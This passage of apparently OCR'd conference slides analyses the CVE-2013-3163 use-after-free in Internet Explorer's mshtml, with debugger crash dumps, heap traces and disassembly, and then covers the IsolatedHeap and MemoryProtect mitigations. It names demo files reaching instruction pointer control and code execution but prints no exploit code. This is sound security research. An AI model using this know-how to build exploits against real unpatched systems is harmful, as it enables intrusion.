CTreeNode:[04847138] Element:04896450  68a768e8 mshtml!CTableRow::`vftable'
CTreeNode:[04895640] Element:048963f8  68a76b18 mshtml!CTableSection::`vftable'
CTreeNode:[048467e0] Element:04896450  68a768e8 mshtml!CTableRow::`vftable'
CTreeNode:[04846778] Element:048963f8  68a76b18 mshtml!CTableSection::`vftable'
CTreeNode:[04847068] Element:04896450  68a768e8 mshtml!CTableRow::`vftable'
CTreeNode:[048470d0] Element:01375870  68af3f50 mshtml!CTableCaption::`vftable'
CTreeNode:[048466a8] Element:048515f0  68ba0a90 mshtml!CDivElement::`vftable'
CTreeNode:[04898698] Element:00000000  ????????
```

```
(470.d24): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=00000000 ebx=048949a8 ecx=01338c90 edx=68c2b65d esi=04beae30 edi=00000000
eip=68c2b694 esp=04beae04 ebp=04beae1c iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010246
mshtml!CElement::Doc+0x7:
68c2b694 8b400c          mov     eax,dword ptr [eax+0Ch] ds:0023:0000000c=????????
```

```
0:012> u @eip
mshtml!CElement::Doc+0x2:
6727b68f 8b5070          mov     edx,dword ptr [eax+70h]
6727b692 ffd2            call    edx
6727b694 8b400c          mov     eax,dword ptr [eax+0Ch]
6727b697 c3              ret
6727b698 90              nop
6727b699 90              nop
6727b69a 90              nop
6727b69b 90              nop
```

Vulnerability Analysis

CVE-2013-3163

```
CTreeNode:[052aabe0] Element:0478d018  671f2010 mshtml!CRootElement::`vftable'
CTreeNode:[04768bf8] Element:0479b0d8  671f2010 mshtml!CRootElement::`vftable'
CTreeNode:[047610f0] Element:04786a60  670c5798 mshtml!CCommentElement::`vftable'
CTreeNode:[0527a9d8] Element:0476a2d8  670c5798 mshtml!CCommentElement::`vftable'
CTreeNode:[0479f540] Element:0473f6d8  67201598 mshtml!CHtmlElement::`vftable'
CTreeNode:[05272038] Element:04786768  67201868 mshtml!CHeadElement::`vftable'
CTreeNode:[04747db8] Element:05272ad0  67201ae8 mshtml!CTitleElement::`vftable'
CTreeNode:[015934a0] Element:0473c2b8  670c59c0 mshtml!CMetaElement::`vftable'
CTreeNode:[015935c8] Element:052887a8  670c6260 mshtml!CUnknownElement::`vftable'
CTreeNode:[0527aad0] Element:052a5738  6725f9f8 mshtml!CScriptElement::`vftable'
CTreeNode:[052bb058] Element:0478fb00  67200c30 mshtml!CBodyElement::`vftable'
CTreeNode:[052a7b70] Element:05288810  670c6488 mshtml!CTable::`vftable'
CTreeNode:[047d1988] Element:047d1918  67143f50 mshtml!CTableCaption::`vftable'
CTreeNode:[0478f448] Element:052a7bf8  671f0a90 mshtml!CDivElement::`vftable'
CTreeNode:[04788620] Element:04796c90  671b8fd8 mshtml!CSpanElement::`vftable'
CTreeNode:[047886a8] Element:05288890  670c71b0 mshtml!CPhraseElement::`vftable'
CTreeNode:[047d3f50] Element:00000000  ????????
CTreeNode:[0473ca38] Element:00000000  ????????
CTreeNode:[052ab270] Element:052ba140  670c7eb0 mshtml!CAnchorElement::`vftable'
CTreeNode:[0474c230] Element:04796c90  671b8fd8 mshtml!CSpanElement::`vftable'
CTreeNode:[0478a768] Element:05288890  670c71b0 mshtml!CPhraseElement::`vftable'
CTreeNode:[052b1ee8] Element:052ba140  670c7eb0 mshtml!CAnchorElement::`vftable'
CTreeNode:[052b4330] Element:04796c90  671b8fd8 mshtml!CSpanElement::`vftable'
CTreeNode:[052bbbb8] Element:05288890  670c71b0 mshtml!CPhraseElement::`vftable'
CTreeNode:[047f0e90] Element:052ba140  670c7eb0 mshtml!CAnchorElement::`vftable'
CTreeNode:[052af3e8] Element:052a6630  670c6b18 mshtml!CTableSection::`vftable'
CTreeNode:[0479a928] Element:04796a50  670c68e8 mshtml!CTableRow::`vftable'
CTreeNode:[04762198] Element:04754198  671aa688 mshtml!CTableCell::`vftable'
CTreeNode:[0474a8f8] Element:052a6630  670c6b18 mshtml!CTableSection::`vftable'
CTreeNode:[04786448] Element:04796a50  670c68e8 mshtml!CTableRow::`vftable'
CTreeNode:[0157f530] Element:052a6630  670c6b18 mshtml!CTableSection::`vftable'
CTreeNode:[047734e0] Element:04796a50  670c68e8 mshtml!CTableRow::`vftable'
CTreeNode:[0479f160] Element:052a6630  670c6b18 mshtml!CTableSection::`vftable'
CTreeNode:[04756fd0] Element:04796a50  670c68e8 mshtml!CTableRow::`vftable'
CTreeNode:[04788a10] Element:00000000  ????????
CTreeNode:[0474e2f0] Element:00000000  ????????
CTreeNode:[04787ef8] Element:04787e88  67143f50 mshtml!CTableCaption::`vftable'
CTreeNode:[04787fe0] Element:04787f80  671f0a90 mshtml!CDivElement::`vftable'
```

```
(ed4.e3c): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=f0f0f0f0 ebx=052b1ee8 ecx=052ba140 edx=00000000 esi=0596adc0 edi=00000000
eip=6727b68f esp=0596ad94 ebp=0596adac iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010246
mshtml!CElement::Doc+0x2:
6727b68f 8b5070          mov     edx,dword ptr [eax+70h] ds:0023:f0f0f160=????????
```

```
0:012> !heap -p -a @ecx
    address 052ba140 found in
    _HEAP @ 14e0000
      HEAP_ENTRY Size Prev Flags    UserPtr UserSize - state
        052ba118 0014 0000  [00]   052ba140    00068 - (free DelayedFree)
        70caa7d6 verifier!AVrfpDphNormalHeapFree+0x000000b6
        70ca90d3 verifier!AVrfDebugPageHeapFree+0x000000e3
        777465f4 ntdll!RtlDebugFreeHeap+0x0000002f
        7770a0aa ntdll!RtlpFreeHeap+0x0000005d
        776d65a6 ntdll!RtlFreeHeap+0x00000142
        70cbcc4f verifier!AVrfpRtlFreeHeap+0x00000086
        772dbbe4 kernel32!HeapFree+0x00000014
        70cbdd48 verifier!AVrfpHeapFree+0x00000097
        672e799b mshtml!CAnchorElement::`vector deleting destructor'+0x00000028
        67281daf mshtml!CBase::SubRelease+0x00000022
        672dfc0b mshtml!CElement::PrivateExitTree+0x00000011
        671d6e34 mshtml!CMarkup::SpliceTreeInternal+0x00000083
        671d6c90 mshtml!CDoc::CutCopyMove+0x000000ca
        671d7434 mshtml!CDoc::Remove+0x00000018
        671d7412 mshtml!RemoveWithBreakOnEmpty+0x0000003a
        670eb56e mshtml!CElement::InjectInternal+0x0000032a
        671d951d mshtml!CElement::InjectCompatBSTR+0x00000046
        67405ea6 mshtml!CElement::put_outerText+0x00000025
        67305d62 mshtml!GS_BSTR+0x000001ac
        672ef10b mshtml!CBase::ContextInvokeEx+0x000005dc
        672fa6c6 mshtml!CElement::ContextInvokeEx+0x0000009d
        672fa706 mshtml!CElement::VersionedInvokeEx+0x0000002d
        6729bc0e mshtml!PlainInvokeEx+0x000000eb
        69eba26e jscript!IDispatchExInvokeEx2+0x00000104
        69eba1b9 jscript!IDispatchExInvokeEx+0x0000006a
        69eba43a jscript!InvokeDispatchEx+0x00000098
        69eba4e4 jscript!VAR::InvokeByName+0x00000139
        69ecd9a8 jscript!VAR::InvokeDispName+0x0000007d
        69eb9c4e jscript!CScriptRuntime::Run+0x0000208d
        69ec5d7d jscript!ScrFncObj::CallWithFrameOnStack+0x000000ce
        69ec5cdb jscript!ScrFncObj::Call+0x0000008d
        69ec5ef1 jscript!CSession::Execute+0x0000015f
```

Vulnerability Analysis

CVE-2013-3163

Object Creation

```
; Attributes: bp-based frame

public: static long __stdcall CAnchorElement::CreateElement(class

arg_4= dword ptr  0Ch
arg_8= dword ptr  10h

; FUNCTION CHUNK AT 74EFA0A0 SIZE 0000000A BYTES

mov     edi, edi
push    ebp
mov     ebp, esp
push    esi
push    edi
push    68h             ; dwBytes
push    8               ; dwFlags
push    _g_hProcessHeap ; hHeap
xor     edi, edi
call    ds:HeapAlloc(x,x,x)
mov     esi, eax
test    esi, esi
jz      short loc_74DB1442
```

```
0:012> !heap -p -a @ecx
    address 052ba140 found in
    _HEAP @ 14e0000
      HEAP_ENTRY Size Prev Flags    UserPtr UserSize - state
        052ba118 0014 0000  [00]   052ba140    00068 - (free DelayedFree)
        70caa7d6 verifier!AVrfpDphNormalHeapFree+0x000000b6
        70ca90d3 verifier!AVrfDebugPageHeapFree+0x000000e3
        777465f4 ntdll!RtlDebugFreeHeap+0x0000002f
        7770a0aa ntdll!RtlpFreeHeap+0x0000005d
        776d65a6 ntdll!RtlFreeHeap+0x00000142
        70cbcc4f verifier!AVrfpRtlFreeHeap+0x00000086
        772dbbe4 kernel32!HeapFree+0x00000014
        70cbdd48 verifier!AVrfpHeapFree+0x00000097
        672e799b mshtml!CAnchorElement::`vector deleting destructor'+0x00000028
        67281daf mshtml!CBase::SubRelease+0x00000022
        672dfc0b mshtml!CElement::PrivateExitTree+0x00000011
        671d6e34 mshtml!CMarkup::SpliceTreeInternal+0x00000083
        671d6c90 mshtml!CDoc::CutCopyMove+0x000000ca
        671d7434 mshtml!CDoc::Remove+0x00000018
        671d7412 mshtml!RemoveWithBreakOnEmpty+0x0000003a
        670eb56e mshtml!CElement::InjectInternal+0x0000032a
        671d951d mshtml!CElement::InjectCompatBSTR+0x00000046
        67405ea6 mshtml!CElement::put_outerText+0x00000025
        67305d62 mshtml!GS_BSTR+0x000001ac
        672ef10b mshtml!CBase::ContextInvokeEx+0x000005dc
        672fa6c6 mshtml!CElement::ContextInvokeEx+0x0000009d
        672fa706 mshtml!CElement::VersionedInvokeEx+0x0000002d
        6729bc0e mshtml!PlainInvokeEx+0x000000eb
        69eba26e jscript!IDispatchExInvokeEx2+0x00000104
        69eba1b9 jscript!IDispatchExInvokeEx+0x0000006a
        69eba43a jscript!InvokeDispatchEx+0x00000098
        69eba4e4 jscript!VAR::InvokeByName+0x00000139
        69ecd9a8 jscript!VAR::InvokeDispName+0x0000007d
        69eb9c4e jscript!CScriptRuntime::Run+0x0000208d
        69ec5d7d jscript!ScrFncObj::CallWithFrameOnStack+0x000000ce
        69ec5cdb jscript!ScrFncObj::Call+0x0000008d
        69ec5ef1 jscript!CSession::Execute+0x0000015f
```

Vulnerability analysis

CVE-2013-3163

Demo

- CVE-2013-3163_1.html – Crash via “null pointer dereference”
  - Analysis on what is trying to call the previously freed allocation
- CVE-2013-3163_2.html – Instruction Pointer Control
- CVE-2013-3163_3.html – Code Execution

Mitigations


Mitigations against Use-After-Free

Isolated heap & memory protection

- Implemented via “Patch Tuesday” July 2014
- DOM objects no longer share heap allocation space with other objects
- Even if a reference count bug is triggered, overwriting that memory block is going to be tricky
- No longer calls system API HeapFree directly

Mitigations against Use-After-Free

Without IsolatedHeap [IE8.0.7601.17514]




```
; Attributes: bp-based frame

public: static long __stdcall CInput::CreateElement(class CHtmTag *, class CDoc *, class CElement * *, enum  _htmlInput) proc near

arg_0= dword ptr  8
arg_4= dword ptr  0Ch
arg_8= dword ptr  10h
arg_C= dword ptr  14h

mov     edi, edi
push    ebp
mov     ebp, esp
push    70h             ; dwBytes
push    0               ; dwFlags
push    _g_hProcessHeap ; hHeap
call    ds:HeapAlloc(x,x,x)
test    eax, eax
jz      short loc_7AD70ADB
```

With IsolatedHeap [IE11.0.9600.17207]


```
; Attributes: bp-based frame

; public: static long __stdcall CInput::CreateElement(class CHtmTag *, class CDoc *, class CElement * *, enum  _htmlInput)
?CreateElement@CInput@@SGJPAVCHtmTag@@PAVCDoc@@PAPAVCElement@@W4_htmlInput@@@Z proc near

arg_0= dword ptr  8
arg_4= dword ptr  0Ch

; FUNCTION CHUNK AT 63DB3CAF SIZE 00000007 BYTES

mov     edi, edi
push    ebp
mov     ebp, esp
push    esi
push    edi
push    0C0h            ; dwBytes
push    8               ; dwFlags
push    _g_hIsolatedHeap ; hHeap
mov     esi, edx
mov     edi, ecx
call    _HeapAlloc@12   ; HeapAlloc(x,x,x)
test    eax, eax
jz      loc_63DB3CAF
```

Mitigations against Use-After-Free

Without MemoryProtect [IE8.0.7601.17514]




With MemoryProtect [IE11.0.9600.17207]



Mitigations against Use-After-Free

MemoryProtect
[IE11.0.9600.17207]



Future of Use-After-Free vulnerabilities

Implementations on restrictions on reusing allocated free memory blocks

Indirectly calling system memory allocation APIs

Will it ever be mitigated?

For more information

Read these blog posts

- Efficacy of Memory Protection Against Use-After-Free
  - http://h30499.www3.hp.com/t5/HP-Security-Research-Blog/Efficacy-of-MemoryProtection-against-use-after-free/ba-p/6556134#.U9qhJvlHCVN
- Beginning of the end of use-after-free exploitation
  - http://researchcenter.paloaltonetworks.com/2014/07/beginning-end-use-free-exploitation/

Visit these demos

- TB3051 - Thinking outside the sandbox: Violating trust boundaries in uncommon ways
  - Brian Gorenc
  - Jasiel Spelman
- TB3165 - Credit cards for sale: Case studies of retail malware
  - Steve Povolny

After the event

- Contact your HP rep
- Visit the HP TippingPoint web site at www.hp.com/go/tippingpoint
- Visit the HP Security Research Blog
- Visit the HP Security Products Blog

Your feedback is important to us.
Please take a few minutes to complete the session survey.

Please give me your feedback

Session TB3050 **Speaker** Elvis Collado

Please fill out a survey.

Hand it to the door monitor on your way out.

Thank you for providing your feedback, which helps us enhance content for future events.

Thank you

Make it matter.